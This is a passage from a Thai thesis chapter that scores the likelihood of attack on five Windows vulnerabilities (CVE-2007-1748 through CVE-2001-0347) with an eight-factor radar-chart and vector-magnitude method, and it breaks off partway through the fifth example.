4.2 การหาค่าคะแนนโอกาสถูกโจมตีผ่านจุดอ่อน

ในงานวิจัยนี้ได้นำแต่ละจุดอ่อนกำหนดค่าลงบนแผนภูมิแบบเรดาร์และนำวิธีการหาขนาดเวกเตอร์มาใช้ จากนั้นจึงนำค่าที่ได้มาแปลงให้เป็นบรรทัดฐาน สำหรับคำนวณหาค่าโอกาสถูกโจมตีผ่านจุดอ่อน (POA) รายละเอียดการดำเนินการดังกล่าวขอยกตัวอย่าง 5 รายการ ตามรูปแบบวัฏจักรชีวิต ดังนี้

ตัวอย่างที่ 1 จุดอ่อนแบบที่มีการโจมตีอย่างเฉียบพลัน (CVE-2007-1748)

จุดอ่อนรายการ CVE-2007-1748 มีคำอธิบาย ดังรูปที่ 4.1

> Stack-based buffer overflow in the RPC interface in the Domain Name System (DNS) Server Service in Microsoft Windows 2000 Server SP 4, Server 2003 SP 1, and Server 2003 SP 2 allows remote attackers to execute arbitrary code via a long zone name containing character constants represented by escape sequences.

รูปที่ 4.1 คำอธิบายจุดอ่อนรายการ CVE-2007-1748

จากการสืบค้นและวิเคราะห์ข้อมูลจุดอ่อนรายการ CVE-2007-1748 ทำให้พบจุดที่น่าสนใจคือ

1. เหตุการณ์ในขั้นตอนของวัฏจักรชีวิต จุดอ่อนนี้มีผลกระทบกับ DNS บนระบบปฏิบัติการวินโดวส์ถูกค้นพบโดย Mark Hofman จากสถาบัน SANS ISC และ Bill O'Malley ของสถาบัน The Information Security Office จาก Carnegie Mellon University และในวันที่ 12 เมษายน 2007 สำนักข่าว C|NET ได้รายงานเหตุการณ์ถูกโจมตีผ่านจุดอ่อนนี้และในวันเดียวกันไมโครซอฟท์ได้ประกาศวิธีการแก้ไขปัญหาแบบชั่วคราวผ่านทางกระดานข่าวของเว็บไซต์บริษัทฯ แต่ยังไม่สามารถหาวิธีการอุดจุดอ่อนนี้อย่างถาวรได้ จนกระทั่งเมื่อวันที่ 16 เมษายน 2007 สำนักข่าว C|NET ได้รายงานว่าเครื่องคอมพิวเตอร์ที่ถูกโจมตีผ่านจุดอ่อนนี้มีจำนวนมากขึ้น ท้ายสุดเมื่อวันที่ 8 พฤษภาคม 2007 ไมโครซอฟท์จึงสามารถสร้างตัวปิดจุดอ่อนนี้เผยแพร่ออกมาให้กับผู้ใช้ได้


เป็นผลสำเร็จ เมื่อหาค่าวันที่เกิดเหตุการณ์ในขั้นตอนของวัฏจักรชีวิตจุดอ่อนรายการนี้ จะได้ค่าวันที่เป็นไปดังรูปที่ 4.2

รูปที่ 4.2 ค่าวันที่เกิดเหตุการณ์ในขั้นตอนของวัฏจักรชีวิตจุดอ่อน CVE-2007-1748

2. <u>การวิเคราะห์โอกาสถูกโจมตีจากแผนภูมิแบบเรดาร์</u> เมื่อนำมาจุดอ่อนนี้มาวิเคราะห์ตามปัจจัยทั้ง 8 ปัจจัย จะทำให้ได้ค่าระดับของปัจจัยดังตารางที่ 4.1 และเมื่อนำวาดค่าระดับบนแกนบนแผนภูมิแบบเรดาร์จะได้ ดังรูปที่ 4.3

ตารางที่ 4.1 ค่าระดับของ 8 ปัจจัยที่มีผลต่อโอกาสถูกโจมตีผ่านจุดอ่อน CVE-2007-1748

ปัจจัย	รายละเอียดของปัจจัย	ระดับบนแผนภูมิเรดาร์	ค่าที่กำหนดบนแผนภูมิ
Risk Window	$time_{patch} - time_{exploitability} = 22$	High	3
Publicity	Public on news websites	Wide Spread	3
Exposure window	$time_{patch} - time_{publicity} = -26$	Medium	2
Exploitability	Exploit code is available on mailing list	AV	3
Patch	Vendor had released patch	AV	1
Disclosure	15 Reference web sites	Detail	3
Popularity of SW	Effect on Windows XP (market share 72.30% as of Feb. 2008)	High	3
Age	Vulnerability age < 1 years	Young	3



รูปที่ 4.3 จุดอ่อน CVE-2007-1748 บนแผนภูมิแบบเรดาร์

เมื่อนำจุดอ่อนนี้มาผ่านสูตร (2) เนื่องจาก ณ วันที่คำนวณหาค่า POA จุดอ่อนนี้มีอายุน้อยกว่า 3 ปี จึงถ่วงค่าน้ำหนักให้กับ 3 ปัจจัย คือ Risk window, Publicity และ Exposure window ด้วยค่า 3 ตามเงื่อนไขในอัลกอริทึมที่ 3 จะได้ค่าดังนี้

$$\text{ขนาดของเวกเตอร์ } (V_{2007\text{-}1748}) = \sqrt{3(3^2)+3(3^2)+3(2^2)+3^2+1^2+3^2+3^2+3^2}$$

$$= 10.15$$

จะได้ค่า POA = 0.87

3. <u>ค่าคะแนนโอกาสถูกโจมตีผ่านจุดอ่อน</u> ตัวแทนขนาดของเวกเตอร์ของจุดอ่อน CVE-2007-1748 มีค่าเท่ากับ 10.15 เมื่อนำมาผ่านสูตรการหาค่าบรรทัดฐานต่ำสุด-สูงสุด (Min-max normalization) จะทำให้ได้ค่า POA เท่ากับ 0.87 ที่สามารถบ่งชี้ได้ว่าจุดอ่อนนี้มีลักษณะของแต่ละปัจจัย ตามคำถามพื้นฐาน 8 ข้อ (จากหัวข้อ 3.7.3) ได้ดังนี้

1. ช่วงเวลาโอกาสเสี่ยงภัยของจุดอ่อนนี้อยู่ในระดับสูง
2. มีการนำชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติของจุดอ่อนนี้ไปใช้ จนเกิดเหตุการณ์ถูกโจมตีในวงกว้าง กล่าวคือ ค่าของ Publicity มีค่าสูง
3. จุดอ่อนนี้ช่วงเวลาโอกาสเสี่ยงภัยอยู่ในระดับปานกลาง

4. ชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติสำหรับการโจมตีอยู่ในสภาพพร้อมใช้งานและเผยแพร่เป็นวงกว้าง
5. ตัวปิดจุดอ่อนที่เผยแพร่แก่ผู้ใช้งานเป็นที่เรียบร้อยแล้ว
6. ข้อมูลรายละเอียดทางเทคนิคของจุดอ่อนนี้อยู่ในสภาพพร้อมใช้และมีรายละเอียดทางเทคนิคอยู่ในระดับสูง
7. จุดอ่อนนี้ปรากฏในผลิตภัณฑ์ที่มีจำนวนผู้ใช้เป็นวงกว้าง
8. จุดอ่อนนี้เป็นจุดอ่อนที่เกิดขึ้นใหม่ อายุน้อยกว่า 3 ปี

ดังนั้น ผู้ดูแลระบบควรให้ความสำคัญกับจุดอ่อนนี้ในระดับสูง

ตัวอย่างที่ 2 จุดอ่อนแบบที่มีการโจมตีเสมือนเฉียบพลัน (CVE-2006-1315)

จุดอ่อนรายการ CVE-2006-1315 มีคำอธิบาย ดังรูปที่ 4.4

> The Server Service (SRV.SYS driver) in Microsoft Windows 2000 SP4, XP SP1 and SP2, Server 2003 up to SP1, and other products, allows remote attackers to obtain sensitive information via crafted requests that leak information in SMB buffers, which are not properly initialized, aka "SMB Information Disclosure Vulnerability."

รูปที่ 4.4 คำอธิบายจุดอ่อนรายการ CVE-2006-1315

จากการสืบค้นและวิเคราะห์ข้อมูลจุดอ่อนรายการ CVE-2006-1315 ทำให้พบจุดที่น่าสนใจ คือ


1. เหตุการณ์ในขั้นตอนของวัฏจักรชีวิต จุดอ่อนนี้มีผลกระทบ บนระบบปฏิบัติการวินโดวส์ ถูกค้นพบเมื่อวันที่ 11 กรกฎาคม 2006 โดย Mike Price and Rafal Wojtczuk จาก McAfee Avert Labs for reporting the SMB Information Disclosure Vulnerability และแจ้งรายละเอียดเกี่ยวกับจุดอ่อนดังกล่าวไปยังเจ้าของผลิตภัณฑ์ ซึ่งได้ทำการสร้างตัวปิดจุดอ่อนออกมาเพื่อแก้ไข เมื่อวันที่ 11 มิถุนายน 2007 ต่อมาเมื่อวันที่ 25 ในเดือนเดียวกัน สำนักข่าว C|NET ได้รายงานเหตุการณ์ถูกโจมตีผ่านจุดอ่อนนี้ และแจ้งรายละเอียดเพิ่มเติมว่าได้มีตัวปิดจุดอ่อนออกมาแล้ว ให้ผู้ใช้ทำการติดตั้งตัวปิดจุดอ่อนอย่างเร่งด่วน เมื่อหาค่าวันที่เกิดเหตุการณ์ในขั้นตอนของวัฏจักรชีวิตจุดอ่อนรายการนี้ จะได้ค่าวันที่เป็นไปดังรูปที่ 4.5

รูปที่ 4.5 ค่าวันที่เกิดเหตุการณ์ในขั้นตอนของวัฏจักรชีวิตจุดอ่อน CVE-2006-1315

2. <u>การวิเคราะห์โอกาสถูกโจมตีจากแผนภูมิแบบเรดาร์</u> เมื่อนำมาจุดอ่อนนี้มาวิเคราะห์ตามปัจจัยทั้ง 8 ปัจจัย จะทำให้ได้ค่าระดับของปัจจัยดังตารางที่ 4.2 และเมื่อนำวาดค่าระดับบนแกนบนแผนภูมิแบบเรดาร์จะได้ ดังรูปที่ 4.6

ตารางที่ 4.2 ค่าระดับของ 8 ปัจจัยที่มีผลต่อโอกาสถูกโจมตีผ่านจุดอ่อน CVE-2006-1315

ปัจจัย	รายละเอียดของปัจจัย	ระดับบนแผนภูมิเรดาร์	ค่าที่กำหนดบนแผนภูมิ
Risk Window	$time_{patch} - time_{exploitability} = 10$	Medium	2
Publicity	Public on news websites	Wide Spread	3
Exposure window	$time_{patch} - time_{publicity} = -14$	Medium	2
Exploitability	Exploit code available on mailing list	AV	3
Patch	Vendor had released patch	AV	1
Disclosure	10 Reference web sites	Detail	3
Popularity of SW	Effect on Windows XP (market share 72.30% as of Feb. 2008)	High	3
Age	Vulnerability age between 1-3 years	Normal	2



รูปที่ 4.6 จุดอ่อน CVE-2006-1315 บนแผนภูมิแบบเรดาร์

เมื่อนำจุดอ่อนนี้มาผ่านสูตร (2) เนื่องจาก ณ วันที่คำนวณหาค่า $\mathcal{POA}$ จุดอ่อนนี้มีอายุน้อยกว่า 3 ปี จึงถ่วงค่าน้ำหนักให้กับ 3 ปัจจัย คือ Risk window, Publicity และ Exposure window ด้วยค่า 3 ตามเงื่อนไขในอัลกอริทึมที่ 3 จะได้ค่าดังนี้

ขนาดของเวกเตอร์ ($V_{2006\text{-}1315}$) = $\sqrt{3(2^2)+3(3^2)+3(2^2)+3^2+1^2+3^2+3^2+2^2}$

= 9.11

จะได้ค่า $\mathcal{POA}$ = 0.75

3. <u>ค่าคะแนนโอกาสถูกโจมตีผ่านจุดอ่อน</u> ตัวแทนขนาดของเวกเตอร์ของจุดอ่อน CVE-2006-1315 มีค่าเท่ากับ 9.11 เมื่อนำมาผ่านสูตรการหาค่าบรรทัดฐานต่ำสุด-สูงสุด ทำให้ได้ค่า $\mathcal{POA}$ เท่ากับ 0.75 ที่สามารถบ่งชี้ได้ว่าจุดอ่อนนี้มีลักษณะของแต่ละปัจจัย คือ ช่วงเวลาความเสี่ยงและช่วงเวลาโอกาสเสี่ยงภัยอยู่ในระดับปานกลาง แต่ทว่ามีการนำชุดคำสั่งไปใช้จนเกิดเหตุการณ์ถูกโจมตีปรากฏขึ้นแล้ว เนื่องจากมีชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติเผยแพร่ในสภาพพร้อมใช้งาน มีข้อมูลรายละเอียดทางเทคนิคอยู่ในระดับสูง เป็นจุดอ่อนนี้กระทบในผลิตภัณฑ์ที่มีผู้ใช้เป็นจำนวนมากและเป็นจุดอ่อนที่อยู่ในช่วงอายุปกติระหว่าง 1-3 ปี (นับอายุของจุดอ่อนจาก

วันที่คำนวณค่า POA ปัจจุบันคือ ปี 2008) ซึ่งขณะนี้จุดอ่อนนี้เจ้าของผลิตภัณฑ์ได้สร้างตัวปิดจุดอ่อนเผยแพร่แก่ผู้ใช้แล้ว

ตัวอย่างที่ 3 จุดอ่อนแบบที่มีศักยภาพในการพัฒนาเป็นการโจมตีเสมือนเฉียบพลัน (CVE-2005-0555)

จุดอ่อนรายการ CVE-2005-0555 มีคำอธิบาย ดังรูปที่ 4.7

> Buffer overflow in the Content Advisor in Microsoft Internet Explorer 5.01, 5.5, and 6 allows remote attackers to execute arbitrary code via a crafted Content Advisor file, aka "Content Advisor Memory Corruption Vulnerability."

รูปที่ 4.7 คำอธิบายจุดอ่อนรายการ CVE-2005-0555

จากการสืบค้นและวิเคราะห์ข้อมูลจุดอ่อนรายการ CVE-2005-0555 ทำให้พบจุดที่น่าสนใจคือ


1. เหตุการณ์ในขั้นตอนของวัฏจักรชีวิต จุดอ่อนนี้มีผลกระทบกับ Internet Explorer บนระบบปฏิบัติการวินโดวส์ถูกค้นพบโดย Andres Tarasco จาก SIA Group for reporting the Content Advisor Memory Corruption Vulnerability และได้ทำการแจ้งรายละเอียดไปยังเจ้าของผลิตภัณฑ์ โดยยังไม่มีการเปิดเผยรายละเอียดของการค้นพบไว้ในเว็บไซต์บัญชีจ่าหน้า และในวันที่ 12 เมษายน 2005 ทางไมโครซอฟท์ได้สร้างตัวปิดจุดอ่อนและเผยแพร่สู่ผู้ใช้งานได้สำเร็จและได้เปิดเผยรายละเอียดเกี่ยวกับจุดอ่อนนี้ไว้ จนกระทั่งเมื่อวันที่ 27 เมษายน 2005ได้มีการสร้างตัวอย่างคำสั่งแบบอัตโนมัติสำหรับจุดอ่อนนี้ขึ้นและเผยแพร่ผ่านเว็บไซต์จำพวกบัญชีจ่าหน้า ซึ่งเมื่อหาค่าวันที่เกิดเหตุการณ์ในขั้นตอนของวัฏจักรชีวิตจุดอ่อนรายการนี้ จะได้ค่าวันที่เป็นไปดังรูปที่ 4.8

รูปที่ 4.8 ค่าวันที่เกิดเหตุการณ์ในขั้นตอนของวัฏจักรชีวิตจุดอ่อน CVE-2005-0555

2. การวิเคราะห์โอกาสถูกโจมตีจากแผนภูมิแบบเรดาร์ เมื่อนำมาจุดอ่อนนี้มาวิเคราะห์ตามปัจจัยทั้ง 8 ปัจจัย จะทำให้ได้ค่าระดับของปัจจัยดังตารางที่ 4.3 และเมื่อนำวาดค่าระดับบนแกนบนแผนภูมิแบบเรดาร์จะได้ ดังรูปที่ 4.9

ตารางที่ 4.3 ค่าระดับของ 8 ปัจจัยที่มีผลต่อโอกาสถูกโจมตีผ่านจุดอ่อน CVE-2005-0555

ปัจจัย	รายละเอียดของปัจจัย	ระดับบนแผนภูมิเรดาร์	ค่าที่กำหนดบนแผนภูมิ
Risk Window	$time_{patch} - time_{exploitability} = 15$	Medium	2
Publicity	Not public on news websites	Specific	1
Exposure window	$time_{publicity} = NULL$	Low	1
Exploitability	Exploit code available on mailing list	AV	3
Patch	Vendor had released patch	AV	1
Disclosure	14 Reference web sites	Detail	3
Popularity of SW	Effect on Windows XP (market share 72.30% as of Feb. 2008)	High	3
Age	Vulnerability age 1-3 years	Normal	2



รูปที่ 4.9 จุดอ่อน CVE-2005-0555 บนแผนภูมิแบบเรดาร์

เมื่อนำจุดอ่อนนี้มาผ่านสูตร (2) เนื่องจาก ณ วันที่คำนวณหาค่า POA จุดอ่อนนี้มีอายุน้อยกว่า 3 ปี จึงถ่วงค่าน้ำหนักให้กับ 3 ปัจจัย คือ Risk window, Publicity และ Exposure window ด้วยค่า 3 ตามเงื่อนไขในอัลกอริทึมที่ 3 จะได้ค่าดังนี้

ขนาดของเวกเตอร์ ($V_{2005\text{-}0555}$) = $\sqrt{3(2^2)+3(1^2)+3(1^2)+3^2+1^2+3^2+3^2+2^2}$

= 7.07

ซึ่งจะได้ POA = 0.51

3. <u>ค่าคะแนนโอกาสถูกโจมตีผ่านจุดอ่อน</u> ตัวแทนขนาดของเวกเตอร์ของจุดอ่อน CVE-2005-0555 มีค่าเท่ากับ 7.07 เมื่อนำมาผ่านสูตรการหาค่าบรรทัดฐานต่ำสุด-สูงสุด ทำให้ได้ค่า POA เท่ากับ 0.51 ที่สามารถบ่งชี้ได้ว่าจุดอ่อนนี้มีลักษณะของแต่ละปัจจัย คือ ช่วงเวลาความเสี่ยงอยู่ในระดับปานกลาง ช่วงเวลาโอกาสเสี่ยงภัยอยู่ในระดับต่ำ และยังไม่มีการนำชุดคำสั่งไปใช้จนเกิดเหตุการณ์ถูกโจมตี แต่ทว่าจุดอ่อนนี้มีชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติเผยแพร่ในสภาพพร้อมใช้งาน มีข้อมูลรายละเอียดทางเทคนิคอยู่ในระดับสูง และจุดอ่อนนี้กระทบในผลิตภัณฑ์ที่มีผู้ใช้เป็นจำนวนมากและเป็นจุดอ่อนที่อยู่ในช่วงอายุปกติระหว่าง 1-3 ปี ซึ่งขณะนี้จุดอ่อนนี้เจ้าของผลิตภัณฑ์ได้สร้างตัวปิดจุดอ่อนเผยแพร่แก่ผู้ใช้แล้ว

<u>ตัวอย่างที่ 4</u> จุดอ่อนแบบที่มีศักยภาพในการถูกโจมตี (CVE-2006-5614)

จุดอ่อนรายการ CVE-2006-5614 มีคำอธิบาย ดังรูปที่ 4.10


> Microsoft Windows NAT Helper Components (ipnathlp.dll) on Windows XP SP2, when Internet Connection Sharing is enabled, allows remote attackers to cause a denial of service (svchost.exe crash) via a malformed DNS query, which results in a null pointer dereference.

รูปที่ 4.10 คำอธิบายจุดอ่อนรายการ CVE-2006-5614

จากการสืบค้นและวิเคราะห์ข้อมูลจุดอ่อนรายการ CVE-2006-5614 ทำให้พบจุดที่น่าสนใจ คือ

1. <u>เหตุการณ์ในขั้นตอนของวัฏจักรชีวิต</u> จุดอ่อนนี้มีผลกระทบบนระบบปฏิบัติการวินโดวส์ ถูกค้นพบโดย eEye Digital Security Research และในวันเดียวกันได้มีการสร้างตัวอย่างคำสั่งแบบอัตโนมัติสำหรับจุดอ่อนนี้ออกมาเผยแพร่ผ่านเว็บไซต์จำพวกบัญชีจ่าหน้าแล้ว แต่ยังไม่มีการ

สร้างตัวปิดจุดอ่อนเผยแพร่ออกมาจากเจ้าของผลิตภัณฑ์ ซึ่งเมื่อหาค่าวันที่เกิดเหตุการณ์ในขั้นตอนของวัฏจักรชีวิตจุดอ่อนรายการนี้ จะได้ค่าวันที่เป็นไปดังรูปที่ 4.11




รูปที่ 4.11 ค่าวันที่เกิดเหตุการณ์ในขั้นตอนของวัฏจักรชีวิตจุดอ่อน CVE-2006-5614

2. การวิเคราะห์โอกาสถูกโจมตีจากแผนภูมิแบบเรดาร์ เมื่อนำมาจุดอ่อนนี้มาวิเคราะห์ตามปัจจัยทั้ง 8 ปัจจัย จะทำให้ได้ค่าระดับของปัจจัยดังตารางที่ 4.4 และเมื่อนำวาดค่าระดับบนแกนบนแผนภูมิแบบเรดาร์จะได้ ดังรูปที่ 4.12

ตารางที่ 4.4 ค่าระดับของ 8 ปัจจัยที่มีผลต่อโอกาสถูกโจมตีผ่านจุดอ่อน CVE-2006-5614

ปัจจัย	รายละเอียดของปัจจัย	ระดับบนแผนภูมิเรดาร์	ค่าที่กำหนดบนแผนภูมิ
Risk Window	$time_{patch}$ = NULL	High	3
Publicity	Not public on news websites	Specific	1
Exposure window	$time_{publicity}$ = NULL	Low	1
Exploitability	Exploit code available on mailing list	AV	3
Patch	Vendor had not released patch	UA	3
Disclosure	9 Reference web sites	Generic	2
Popularity of SW	Effect on Windows XP (market share 72.30% as of Feb. 2008)	High	3
Age	Vulnerability age 1-3 years	Normal	2



รูปที่ 4.12 จุดอ่อน CVE-2006-5614 บนแผนภูมิแบบเรดาร์

เมื่อนำจุดอ่อนนี้มาผ่านสูตร (2) เนื่องจาก ณ วันที่คำนวณหาค่า POA จุดอ่อนนี้มีอายุน้อยกว่า 3 ปี จึงถ่วงค่าน้ำหนักให้กับ 3 ปัจจัย คือ Risk window, Publicity และ Exposure window ด้วยค่า 3 ตามเงื่อนไขในอัลกอริทึมที่ 3 จะได้ค่าดังนี้

$$\text{ขนาดของเวกเตอร์ } (V_{2006\text{-}5641}) = \sqrt{3(3^2)+3(1^2)+3(1^2)+3^2+3^2+2^2+3^2+2^2}$$

$$= 8.25$$

จะได้ค่า POA = 0.65

3. <u>ค่าคะแนนโอกาสถูกโจมตีผ่านจุดอ่อน</u> ตัวแทนขนาดของเวกเตอร์ของจุดอ่อน CVE-2006-5641 มีค่าเท่ากับ 8.25 เมื่อนำมาผ่านสูตรการหาค่าบรรทัดฐานต่ำสุด-สูงสุด ทำให้ได้ค่า POA เท่ากับ 0.65 ที่สามารถบ่งชี้ได้ว่าจุดอ่อนนี้มีลักษณะของแต่ละปัจจัย คือ ช่วงเวลาความเสี่ยงสูง ช่วงเวลาโอกาสเสี่ยงภัยอยู่ในระดับต่ำ เจ้าของผลิตภัณฑ์ยังไม่ได้สร้างตัวปิดจุดอ่อนเผยแพร่แก่ผู้ใช้ แต่ทว่าจุดอ่อนนี้มีชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติเผยแพร่ในสภาพพร้อมใช้งาน มีข้อมูลรายละเอียดทางเทคนิคอยู่ในระดับปานกลาง และจุดอ่อนนี้กระทบในผลิตภัณฑ์ที่มีผู้ใช้เป็นจำนวนมากและเป็นจุดอ่อนที่อยู่ในช่วงอายุปกติระหว่าง 1-3 ปี จัดได้ว่าจุดอ่อนนี้สร้างความท้าทายให้กับผู้โจมตีอย่างมากสำหรับการใช้จุดอ่อนนี้ในการโจมตี เนื่องจาก ปรากฏชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติแล้ว แต่ยังไม่มีตัวปิดจุดอ่อนออกมาเผยแพร่


ตัวอย่างที่ 5 จุดอ่อนที่มีวัฏจักรชีวิตแบบเฉื่อย (CVE-2001-0347)

จุดอ่อนรายการ CVE-2001-0347 มีคำอธิบาย ดังรูปที่ 4.13

> Information disclosure vulnerability in Microsoft Windows 2000 telnet service allows remote attackers to determine the existence of user accounts such as Guest, or log in to the server without specifying the domain name, via a malformed userid.

รูปที่ 4.13 คำอธิบายจุดอ่อนรายการ CVE-2001-0347

1. เหตุการณ์ในขั้นตอนของวัฏจักรชีวิต จุดอ่อนนี้มีผลกระทบบนระบบปฏิบัติการวินโดวส์ ถูกค้นพบโดย Richard Reiner จาก Secure expert และได้ทำการแจ้งรายละเอียดไปยังเจ้าของผลิตภัณฑ์ โดยยังไม่มีการเปิดเผยรายละเอียดไว้ในเว็บไซต์บัญชีจ่าหน้า จนกระทั่งเมื่อวันที่ 7 มิถุนายน 2001 ทางไมโครซอฟท์สามารถสร้างตัวปิดจุดอ่อนและเผยแพร่สู่ผู้ใช้งานได้สำเร็จ ซึ่งเมื่อหาค่าวันที่เกิดเหตุการณ์ในขั้นตอนของวัฏจักรชีวิตจุดอ่อนรายการนี้ จะได้ค่าวันที่เป็นไปดังรูปที่ 4.14



